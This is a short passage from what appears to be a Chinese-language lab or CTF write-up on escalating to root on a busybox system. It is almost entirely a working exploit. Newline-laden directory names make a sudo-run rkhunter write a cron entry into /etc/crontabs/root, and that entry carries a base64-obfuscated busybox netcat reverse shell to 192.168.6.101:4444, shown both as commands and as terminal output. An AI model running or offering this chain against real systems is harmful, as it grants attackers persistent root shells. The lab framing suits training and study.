cron / vixie cron  Debian / Ubuntu 系列  /etc/crontab + /etc/cron.d/*

```

当前就属于 busybox crond, 写入 `/etc/crontabs/root` 文件

```

# payload 目录名
mkdir -p $'/tmp/\n* * * * * bash -c "echo
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
# 创建去除空格的目录
mkdir -p $'/tmp/\n*****bash-
cechoYnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=|base64-d|bash'
# 写入定时任务
sudo -u root rkhunter --check --novl --noappend-log -l /etc/crontabs/root --
tmpdir '/tmp/
* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= |
base64 -d | bash"

```

```

spiteful:/tmp$ # payload 目录名
spiteful:/tmp$ mkdir -p $'/tmp/\n* * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
spiteful:/tmp$ # 创建去除空格的目录
spiteful:/tmp$ mkdir -p $'/tmp/\n*****bash-cechoYnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=|base64-d|bash'
spiteful:/tmp$ # 写入定时任务
spiteful:/tmp$ sudo -u root rkhunter --check --novl --noappend-log -l /etc/crontabs/root --tmpdir '/tmp/
> * * * * * bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

    Performing 'strings' command checks
^C
spiteful:/tmp$ 

```

等待一分钟, kali 监听端口, 拿到 root shell

| man,goodnight!

